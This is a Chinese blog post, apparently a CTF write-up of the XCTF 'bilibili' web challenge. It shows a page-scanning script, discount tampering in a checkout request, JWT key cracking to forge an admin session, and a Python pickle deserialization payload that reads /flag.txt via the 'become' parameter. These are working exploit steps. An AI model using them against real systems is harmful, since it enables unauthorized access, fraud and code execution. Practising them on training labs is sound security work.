攻防世界——web题目bilibili

原创

u7ch1 于 2020-06-05 17:00:23 发布 1006 收藏 2

分类专栏： ctf相关

本文链接：https://blog.csdn.net/baidu_36110484/article/details/106572562

0x00前言

照着大佬的wp复现了一下（捂脸），还是遇到蛮多问题的，于是记录一下。

0x01

进到主页面，发现一个注册按钮，还有一个提示：ikun们冲鸭,一定要买到lv6!!!。先注册个账号再说叭。
接下来就是要找到lv6的小电视进行购买。而一共page有500页，写脚本来找比较方便。按F12看到每个等级的图片的命名规则大概就是lvx.png。于是就写了下面的代码


```
from urllib import request

url = "http://220.249.52.133:56346/shop?page="

for i in range(1,501):
    response = request.urlopen(url+str(i))
    if "lv6.png" in response.read().decode('utf-8'):
        print(i)
        break
```

然后就得到要找的lv6就在181页啦。

购买lv6的小电视，用Burp抓包，看看点击结算时的request长什么样。



尝试改价格或者折扣，最后发现只有改折扣才有效。于是将折扣改成很小的一个数。发送过去之后得到一个302重定向的response。

0x02

用这个url看看http://220.249.52.133:56346/b1g_m4mber
然后发现只有admin用户才能正常访问。
看到之前的request之中含有JWT,大概率在里面有我们的登录凭证。
将JWT解析看到
{
“username”: “xxxx”
}
我们需要使用jwtcrack暴力解出key，再将
{
“username”: “admin”
}
用key进行sign就可以了。

成功进入页面后，发现可以下载该网站的源码。

0x03

得到源码后，在Admin.py中发现一处可利用的点。
我们可以利用POST请求的become参数来执行代码的反序列化进而读取/flag.txt。（这个flag文件为什么保存在这里还是不清楚？可能当时比赛中会有提示，反正攻防世界的题目里貌似没有提示）

```python
#Admin.py
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib


class AdminHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')

    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
        except:
            return self.render('form.html', res='This is Black Technology!', member=0)
```

pickle.loads相当于python中的反序列化。于是，我们将如下class序列化，这里的__reduce__魔术方法会在pickle.loads的时候自动执行。

```python
#py2.7
import pickle
import urllib
class payload(object):
    def __reduce__(self):
       return (eval, ("open('/flag.txt','r').read()",))

a = pickle.dumps(payload())
a= urllib.quote(a)
print a
```

之后将payload放在become参数里，用POST方法请求就可以了。
这里还有一个点，就是POST的参数里还需要有_xsrf=2|285b0c9a|6c4b9ad8f40c5f11f9f034e3b4d1f723|1591344553，具体值是多少可以看看之前正常访问的request中的数值。
这个网站是用Tornado框架的，他开启了xsrf保护，如果用不带_xsrf的POST请求时，会报403错误。
这也是我为什么用POST请求失败，转而使用GET请求，但是一直得不到flag的原因。